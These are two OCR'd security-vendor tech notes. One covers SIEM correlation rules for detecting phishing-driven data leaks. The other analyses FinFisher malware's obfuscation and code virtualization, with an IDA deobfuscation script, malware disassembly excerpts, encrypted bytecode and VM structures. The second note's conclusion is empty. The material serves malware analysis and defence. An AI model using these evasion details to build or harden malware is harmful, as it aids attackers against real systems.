
Detecting Internal Information leaks through the SIEM Solution

Tech Support Center
Tech Team 2

1. Synopsis

Malicious codes are most easily spread through e-mails. This form of distribution is continuously increasing. The hacker spreads the malicious code by adding either a URL or an attachment file and lures the user into clicking them. If the malicious code were to be successful in infecting the PC, then it would seize all the e-mail addresses stored within the PC and send spam mails with the same function(of infecting) to those e-mails. This report deals with how SIEM can be used to detect these types of activities.

▶ Case of Internal Information Leak



Reference : Security News

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


2. Attack Scenario

The scenario of leaking internal information is as follows.

① The hacker sends an email with a malicious program hidden in an important document to employee A.


② Employee A downloads the email without suspecting anything and the PC is infected and now a zombie PC.

③ The Attacker extracts crucial assets through communicating between the zombie PC and C&C.




3. Measures to Detect Internal Information Leaks Through SIEM


1) Correlation Analysis : Register Single Alert



- Detect if there are any attachment files through the SPAM SPIDER equipment
- Appoint abnormal mail in ‘status’ menu / define conditions for a virus mail




- Detect C&C harmful IP history through the information collected from the TI(K-Center)





- Detect any packet over 100MB sent from inside to outside the company

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

2) Correlation Analysis : Register Correlation Analysis








Stage 1: Detect all mails with an attachment file
<abnormal mail, attachment file>
Stage 2: Detect C&C harmful IP access attempt from firewall
<Destination is C&C>
Stage 3: Detect heavy packet transmissions from firewall
communication permit condition from IN->OUT
※ Condition for each stage NECESSARY

- Correlation analysis can be registered for each scenario by using the single alerts.
- When a correlation analysis alert occurs for each scenario, there is a high probability it actually is an intrusion incident.
  However, correlation analysis alerts of the last stages for each scenario is least likely to occur.
- Carefully observe the single alert which may be a preliminary sign or an APT attack and carry out security management of each scenario through the single alert and correlation analysis function of the SIEM (SPiDER TM V5.0).

4. Data Loading Using the User Defined Statistics


- It is not easy to verify information leak fro inside through an alert since information is constantly being leaked.
- It is possible to detect the long term threat by accumulating and loading the packet transmission output using the user defined statistics.
- This report contains information concerning measures to analyze these threats using the User Defined Statistics.


▶ Register Statistics Management ※ Supported on version higher than v5.0.1.33



⊖ Filter Condition: Collect data on Direction (Internal->External) AND Status(accept) AND Logtype(FW)
⊜ Grouping Field: DestinationIP(d_info), SourceIP(s_info), DestiationPort(d_port), Destination Country(d_country)
⊛ Statistical Function: save after sum once per minute Packet transmission size(sent_bytes)
④ Table name: Save field value on the designated table

Copyright © IGLOO Security, Inc. 2019. All rights reserved.





Can see RAW events of evidence data expressed in the dashboard.

6. Conclusion

This Report covered how to detect intrusion and infection from an internal source through the SIEM. In order to detect the ever evolving cyber threat activities, it is important to analyze the information through detection policies and dashboards which give a visualization of the situation. Research from a technical perspective is important, however it is also important that the employees in the company have a sense of security and are aware of what they can do.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

05 Tech Note

Code Obfuscation and Virtualization – binary security methods used against malicious codes.

Security Operation Center
Security Analytics Team

1. Synopsis

As the creation and dispersion techniques of malicious codes are evolving, so are the reverse engineering techniques and technologies to analyze and respond to these threats. In order to bypass the anti-virus and firewalls, the attacker applies various protection and encryption methods such as hiding the source and command/control server(C&C) etc. to continue the harm the malicious code is causing. In order to properly analyze these attacks, analytics need to circumvent or incapacitate these methods.

There are 3 methods to hide the malicious payloads in binary files.

Packer	Compressing and saving the malicious payload and when the run file is executed, actively decompressing the file and accumulating the malicious code
Obfuscator	Making it difficult to interpret by altering code variables, class and character strings etc. or by making it difficult to read which would delay the analysis process by inserting Garbage codes which do not run
Protector	Mixes Packer and Obfuscation. Additionally detects anti-debugging and analysis environments and utilizes code virtualization etc.

Of the various security methods, this month's issue will cover the analysis techniques of each of the methods above centered on obfuscation and code virtualization.

The FInFisher (MD5: 4A49135D2ECC07085A8B7C5925A36C0A) malicious code will be used in the example.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

2. Obfuscation

1) Synopsis

If refers to modifying layout, logic, data, organization etc., while maintaining program semantics and making it difficult for analytics and automated analysis devices to analyze. [1]

① Symbol uninstall/modify

In the case of a binary compiled with C/C++,recognizable information is minimized when the symbol information deleted and decompiled. In the case of Java, .Net programs, the symbols cannot be deleted since symbols are necessary for these programs. However, these programs can be made difficult to comprehend by altering class or variable names.


② Make the program over-complex or insert a code which does not run.

The analysis can be delayed by intentionally creating the code too complex or by inserting a meaningless code.

③ Encoding/encrypting data

Critical information can be hidden by Encoding/encrypting data within the binary to make it difficult to comprehend and decode/descramble when the information needs to be accessed.

2) Example of Obfuscation



[Figure 5-1] Code Obfuscation of the FinFisher Malicious Code

[1] Research on Malicious Code Analysis Using Code Obfuscation, 2005, Tae-Sook Han et al

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

[Figure 5-1] shows a code branching to the same location using the two mutually exclusive conditional branch statements(ja, jbe). The corresponding assembly can be replaced with the “imp”branch statement, however the garbage code, which comes after the branch statement, is recognized as an opcode due to the use of two branch statements. This causes the binary to be disassembled abnormally.

```
def ev_ana_insn(self, insn):
        b1 = idaapi.get_byte(insn.ea)
        if b1 >= 0x70 and b1 <= 0x7F:        <----------------------------------------
            d1 = idaapi.get_byte(insn.ea+1)
            b2 = idaapi.get_byte(insn.ea+2)
            d2 = idaapi.get_byte(insn.ea+3)
            if b2 == b1 ^ 0x01 and d1-2 == d2:     <-------------------------------------
                idaapi.put_byte(insn.ea, 0xEB)
                idaapi.put_word(insn.ea+2, 0x9090)

        elif b1 == 0x0F:       <-------------------------------------------------------
            b1_1 = idaapi.get_byte(insn.ea+1)
            d1   = idaapi.get_long(insn.ea+2)
            b2   = idaapi.get_byte(insn.ea+6)
            b2_1 = idaapi.get_byte(insn.ea+7)
            d2   = idaapi.get_long(insn.ea+8)
            if b2 == 0x0F and b1_1 ^ 0x01 == b2_1 and d1-6 == d2:  <-------------------[4]
                idaapi.put_byte(insn.ea, 0xE9)
                idaapi.put_long(insn.ea+1, d1+1)
                idaapi.put_byte(insn.ea+5, 0x90)
                idaapi.put_word(insn.ea+6, 0x9090)
                idaapi.put_long(insn.ea+8, 0x90909090)

        return False
```

[2] A walk-through tutorial, with code, on statically unpacking the finspy VM, 2018, Rolf Rolles

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

The branch statement opcode can be divided in the following manner.

[Short jump]

77 C3 ja short loc_AAAAAA

76 C1 jbe short loc_AAAAAA

[Near jump]

0F 8E A1 FA FF FF jle loc_BBBBBB

0F 8F 9B FA FF FF jg loc_BBBBBB

※ Blue : opcode of the relevant branch statement

※ Red : destination offset of the branch statement

The opcode for Short jump starts at 0x7 and the next byte is the offset of the destination.

The opcode of the Near jump starts at 0x0F and the offset of the destination is 4bytes since the third byte.

[1] and [3]of the python code above are verifying whether the opcode of the address is short/near jump. When two consecutive branch statements indicate the same address, is modifies it to one imp (0xEB or 0xE9) code.

The figure below shows that the flow is simplified when the python codes from above are applied.

```
text:00401AF5
text:00401AF5 loc_401AF5:                             ; CODE XREF: .text:loc_401AD4↑j
text:00401AF5                                         ; .text:00401D06↓j
text:00401AF5                 call    sub_402A91
text:00401AFA                 jmp     short loc_401B05
text:00401AFA ; ---------------------------------------------------------------------------
text:00401AFC                 db 2 dup(90h)
text:00401AFE                 dw 0EF3Fh
text:00401B00 ; ---------------------------------------------------------------------------
text:00401B00                 mov     ebp, 78C0480Bh
text:00401B05
text:00401B05 loc_401B05:                             ; CODE XREF: .text:00401AFA↑j
text:00401B05                                         ; .text:loc_401EAD↓j
text:00401B05                 call    sub_402A3F
text:00401B0A                 mov     ebx, eax
text:00401B0C                 jmp     loc_401D2B
```


[Figure 5-2] Obfuscation Disarmament Application

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


3. Code Virtualization

1) Synopsis

Code virtualization is not virtualizing the original code and processing it in the native CPU. It is when the software handler processes the code.[3]



The Virtual Machine(VM) where the byte code is run will generally have the following structure.



① The initializer saves the preexisting register and flag values on the stack and carries out the role of restarting the stack and register for the virtual environment. Also, it restarts the structure and variable which will be used in running the virtual environment. The opcodes which are sent through the initializer are generally encrypted or compressed and in the descrambling and decompressing process takes place in this phase as well.

② In the Dispatcher phase, the Handler, which carries out each function through the interpreted opcode, takes on the role of branching the code flow.

③ Virtual instructions are implemented in each of the Handlers.

[3] Research on Malicious Code Analysis Methodology Through The Code Virtualization Method, 2012, YongSu Paek et al

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

2) Example of Code Virtualization

```
.text:0041CF6C ; ---------------------------------------------------------------------------
.text:0041CF6D                 db 99h, 1Fh, 48h
.text:0041CF70                 dd 0FC909E94h, 96E587A4h, 0A513783Bh, 0CAB08E39h, 5C7660A7h
.text:0041CF70                 dd 9DFC50ABh, 0AE6560A7h, 0B42ED83Fh, 0BA2D7EB0h, 92301D39h
.text:0041CF70                 dd 21E03FA0h, 0FA4F9C1h, 437EC9C8h, 1FCFF2CCh, 808AA593h
.text:0041CF70                 dd 0A20A7D11h, 65FD2BA7h, 0DCAAC438h, 4286B610h, 9DABC581h
.text:0041CF70                 dd 0A288A3BBh, 90F09FAEh, 87B4FCD8h, 808FD9E4h, 537EE2C8h
.text:0041CF70                 dd 0B5F2F0E6h, 0ED90909Fh, 20BBB8FCh, 0EFF20491h, 0FCBB901Fh
.text:0041CF70                 dd 0F6E487F5h, 483EE572h, 0FCFCC8FAh, 0BC6478A7h, 175B105Fh
.text:0041CF70                 dd 0DAFBC4A2h, 90BF2988h, 0CB0FFDF9h, 88A81FFFh, 297C3A03h
.text:0041CF70                 dd 0F1903A0Ah, 0F16823C6h, 78633A13h, 891FC9E2h, 0E89F3A18h
.text:0041CF70                 dd 0FC901C14h, 0F83A4821h, 0B89BCBF8h, 0B9C8C990h, 0BF9DD458h
.text:0041CF70                 dd 3827F89Fh, 8DBFC9D0h, 799DD889h, 3A27D8B0h, 3FE0C587h
.text:0041CF70                 dd 9D8A7DD8h, 3A320980h, 3614109Fh, 91E9FCD8h, 4F37F968h
.text:0041CF70                 dd 7EEEC890h, 40943A71h, 3A3D2176h, 904F41F1h, 0AA9DF5C4h
```

[Figure 5-3] Virtual opcode

There is an encrypted opcode saved at the end of the .text domain of the Finfisher malicious code. Then, the relevant data is descrambled in the initializer phase and the descrambled information if then saved used as structures and variables.

```
.text:004060D5    pop     ebx
.text:004060D6    pop     eax
.text:004060D7    push    5A3F52h
.text:004060DC    push    ecx
.text:004060DD    xor     ecx, ecx
.text:004060DF    pop     ecx
.text:004060E0    jz      sub_401950
.text:004060E6    push    5A3FA0h
.text:004060EB    jmp     sub_401950
```

[figure 5-4] Running Initializer

The value which is transmitted when the initializer is called, is used to calculate the bytecode offset.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

The Initializer descrambles the Bytecode and defines the structure and variables to be utilized in the virtual machine. The structure[4] below can be seen when the said code is inversely analyzed. The address of the vm_context structure is saved in the registry.

```
struct vm_context {
        DWORD vm_instruct_ptr; // Address where the Bytecode is saved
        DWORD vm_stack; // Address of the virtual machine stack
        DWORD tmp_REG; // Temporary registry of the virtual machine
        DWORD vm_dispatcher_loop; // Dispatcher address
        DWORD cleanAndVMDispatchFn;
        DWORD cleanUpDynamicCodeFn;
        DWORD jmpLoc1;
        DWORD jmpLoc2;
        DWORD Bytecode_start; // Handler table address
        DWORD DispatchEBP;
        DWORD ImageBase;
        DWORD ESP0_flags;
        DWORD ESP1_flags;
        DWORD LoadVOpcodesSectionFn; // Handler index
        vi_params bytecode; // Data necessary to run handler
        DWORD limitForTopOfStack;
};

struct vi_params {
        DWORD Virtual_instr_id;
        DWORD OpCode; // Handler index value between 0~33
        DWORD Arg0;
        DWORD Arg4;
        DWORD Arg8;
        DWORD ArgC;
};
```

[4] ESET's guide to deobfuscation and devirtualizing finfisher, 2018, Filip kafka

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Below is the code which calls the handle from the dispatcher. It brings the handler table address(ebx+24h) from the vm_context structure(ebx) and takes on the role of calculating the handler value by adding the index value(ebx+3Ch). The handler is shown below on the right side and the table shows that the malicious code has 34 handlers.

[Figure 5-5] Dispatcher Code and The Handler Table

The handler implements different native instructions. Below is the handler which implemented the “JL” instruction.

```
.text:00403007    lea    ecx, [ebx+40h]
.text:00402FD2    mov    eax, [ebx+2Ch]     // SavedESP1
.text:00402FE8    mov    eax, [eax]          // brought the flag value from the host stack
.text:0040302D    test   eax, 800h           // verification on whether the sign flag was set
.text:00402FFA    setnz  dl
.text:0040303C    test   eax, 80h            // Verification on whether the null flag value is set
.text:0040304C    setnz  al
.text:00403014    cmp    al, dl
.text:00403021    jnz    short loc_402FC9
.text:00402FD0    jmp    dword ptr [ebx+18h]
.text:00402FC9    jmp    dword ptr [ebx+1Ch]
```

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

The analyst finds out through the reverse engineering what handers are capable of, then they can move on the analyzing what the malicious code's actual function is. Below is Finfisher's analyzed Handler table on malicious codes.

Offset	Instruction	Offset	Instruction	Offset	Instruction
0x0	EXEC	0xC	JNS	0x18	JGE
0x1	JG	0xD	JL	0x19	DEREF
0x2	WRITE	0xE	EXEC	0x1A	JMP
0x3	JNO	0xF	JBE	0x1B	*
0x4	JLE	0x10	SHL	0x1C	LOAD
0x5	MOV	0x11	JA	0x1D	JNE
0x6	JO	0x12	MOV	0x1E	CALL
0x7	PUSH	0x13	JZ	0x1F	MOV
0x8	ZERO	0x14	ADD	0x20	JNB
0x9	JP	0x15	JB	0x21	JNP
0xA	WRITE	0x16	JS		
0xB	ADD	0x17	EXEC		

[Table 5-1] Handler Table of Finfisher Malicious Code

4. Conclusion

